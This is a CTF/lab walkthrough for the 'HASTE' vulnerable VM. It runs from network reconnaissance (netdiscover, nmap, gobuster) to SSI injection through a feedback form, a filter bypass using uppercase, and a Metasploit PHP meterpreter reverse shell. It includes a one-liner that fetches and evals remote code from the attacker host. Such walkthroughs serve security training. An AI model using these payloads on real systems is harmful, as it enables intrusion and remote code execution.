

HASTE - VM

1. Reconnaissance

1.1. Browsing the Home Page

hackers Attack Specific Targets Expeditiously, we specialize in taking down any site at for 2.37 BTC. We are on a mission to rid the electronic world from corporate sites that are instated to take advantage of those who do not have a voice. We do not ask any questions when payment is made.

If you are affiliated with law enforcement, please don't waste your time. You will not stop us in letting our clients take their vengeance against entities that have oppressed them. We will purge and mercilessly rampage through any sites on our list.

Please fill out the form below to place this website in our hit list.

ATTACK FORM


Target

Feedback

SUBMIT

Dear, 192.168.19.130,
This receipt acknowledges the following information regarding your submission:

Date: Wednesday 20th of December 2023 07:55:57 AM
Target: foo
Feedback: bar
Unique Token: 1084514461

Our team will get back to you with the next steps.
Thank you,
H.A.S.T.E.


Upon inspecting the home page, we notice an input form. Let's enter some junk data and attempt to submit it. The result indicates that some kind of server processing occurs with the data.

1.2. Finding the Target IP Address

Identify the Target IP address by running the `netdiscover` command in the terminal.

```
Currently scanning: 192.168.224.0/16 | Screen View: Unique Hosts
8 Captured ARP Req/Rep packets, from 4 hosts. Total size: 480
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.19.1	00:50:56:c0:00:08	5	300	VMware, Inc.
192.168.19.2	00:50:56:e6:1c:9d	1	60	VMware, Inc.
192.168.19.132	00:0c:29:b5:95:be	1	60	VMware, Inc.
192.168.19.254	00:50:56:fe:00:74	1	60	VMware, Inc.


2. Scanning

2.1 Nmap

- Scan using `nmap -sC -sV <TARGET IP>`.

```
(root@kali)~# nmap -sC -sV 192.168.19.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-20 10:32 EST
Nmap scan report for 192.168.19.132
Host is up (0.0015s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: H.A.S.T.E
|_http-robots.txt: 1 disallowed entry
|_/_spukcab
MAC Address: 00:0C:29:B5:95:BE (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.55 seconds
```



Index of /spukcab

Name	Last modified	Size	Description
Parent Directory		-	
index.bak	2017-09-11 18:57	6.3K	
oldconfig.bak	2017-09-11 18:55	471	

Apache/2.4.18 (Ubuntu) Server at 192.168.19.132 Port 80

From the results, robots.txt contains an entry of `/spukcab`. Visiting it reveals some backup files. However, these files don't seem to help us move forward.

2.2 Enumeration

Let's try enumeration with `gobuster`.

`gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://<TARGET IP>`

```
(root@kali)~# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.19.132
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.19.132
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 317] [→ http://192.168.19.132/images/]
/index (Status: 200) [Size: 35]
/pages (Status: 301) [Size: 316] [→ http://192.168.19.132/pages/]
/layout (Status: 301) [Size: 317] [→ http://192.168.19.132/layout/]
/robots (Status: 200) [Size: 33]
/.ssi (Status: 200) [Size: 582]
/licence (Status: 200) [Size: 5004]
/server-status (Status: 403) [Size: 302]
Progress: 220560 / 220561 (100.00%)

Finished
```

```
192.168.19.132/ssi
Hello total 20 drwxrwxrwt 2 root root 4096 Dec 20 04:19 VMwareDnD
drwx----- 3 root root 4096 Dec 20 04:19 systemd-private-
05ee42d06803475e87cfbf9abe55b8e0-colord.service-fV3C9q drwx----- 3
root root 4096 Dec 20 04:19 systemd-private-
05ee42d06803475e87cfbf9abe55b8e0-rtkit-daemon.service-wpgYTD
drwx----- 3 root root 4096 Dec 20 07:32 systemd-private-
05ee42d06803475e87cfbf9abe55b8e0-systemd-timesyncd.service-SRUaTG
drwx----- 2 root root 4096 Dec 20 04:19 vmware-root [an error occurred
while processing this directive],
```

Your IP address is:

192.168.19.130

```
192.168.19.132/index
<!--#exec cmd="cat /etc/passwd" -->
```

We locate a few directories and files. The */images*, */pages*, */layouts*, and */licence* directories all seem to contain static files related to HTML.


However, visiting the */ssi* page gives us some Linux permissions data and our IP address, while the */index* page provides a command that seems to be executed in */ssi*.

After searching for ssi ubuntu, we find that SSI stands for Server Side Includes. Searching for SSI exploits leads to an OWASP site, which documents an SSI Injection attack.

```
<!--#exec cmd="ls"-->
```


3. Gaining Access

Trying that command in the “feedback input box” on the homepage of the site and submitting it.



Running the command gives us an error. We can try the same command in uppercase, and it works.

```
<!--#EXEC cmd="ls"-->
```



Now that we have a way of running code on the server, let's start up Metasploit and set up a reverse shell by running the following commands to gain access.

```
msfconsole
use exploit/multi/script/web_delivery
set payload php/meterpreter/reverse_tcp
set target 1
set lhost <ATTACKER IP>
set lport 8888
show options
exploit
```

```
Module options (exploit/multi/script/web_delivery):


| Name    | Current Setting | Required | Description                                                                                                                           |
|---------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| SRVHOST | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL     | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert | false           | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH |                 | no       | The URI to use for this exploit (default is random)                                                                                   |


Payload options (php/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | eth0            | yes      | The listen address (an interface may be specified) |
| LPORT | 8888            | yes      | The listen port                                    |


Exploit target:


| Id | Name |
|----|------|
| 1  | PHP  |


msf6 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.19.130:8888
msf6 exploit(multi/script/web_delivery) > [*] Using URL: http://192.168.19.130:8080/301jVrePDSI
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.19.130:8080/301jVrePDSI', false, stream_context_create(['ssl'=>['verify_peer'=>>false, 'verify_peer_name'=>>false]])));"
[*] 192.168.19.132 web_delivery - Delivering Payload (1115 bytes)
[*] Sending stage (39927 bytes) to 192.168.19.132
[*] Meterpreter session 1 opened (192.168.19.130:8888 -> 192.168.19.132:50212) at 2023-12-20 11:12:47 -0500
```

The command to paste in the feedback would be:

```
<!--#EXEC cmd='php -d allow_url_fopen=true -r "eval(file_get_contents(\'http://192.168.19.130:8080/301jVrePDSI\', false, stream_context_create([\'ssl\'=>[\'verify_peer\'=>>false, \'verify_peer_name\'=>>false]])));"'"-->
```

However, it seems this doesn't work, and it looks like the quotes (") in the command are conflicting. Let's make the inner quotes within the PHP command escaped single quotes (') to avoid conflicts. Also, change the outer quotes of cmd= to single quotes (').

```
<!--#EXEC cmd='php -d allow_url_fopen=true -r "eval(file_get_contents(\'http://192.168.19.130:8080/301jVrePDSI\', false, stream_context_create([\'ssl\'=>[\'verify_peer\'=>>false, \'verify_peer_name\'=>>false]])));"'"-->
```

Using this modified command to perform the SSI Injection attack, by submitting it in the "ATTACK FORM" feedback input, we are able to gain meterpreter access to the TARGET machine. Switch to the session by using:

```
sessions -i <session_id>
```

```
msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > pwd
/var/www/html/convert.me/public_html
```

Now we can execute a Python command to get a reverse shell.

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

```
www-data@ConverterPlus:/var/www/html/convert.me/public_html$ whoami
whoami
www-data
www-data@ConverterPlus:/var/www/html/convert.me/public_html$
```

That's it! We have successfully exploited the vulnerability to gain a reverse shell into the machine.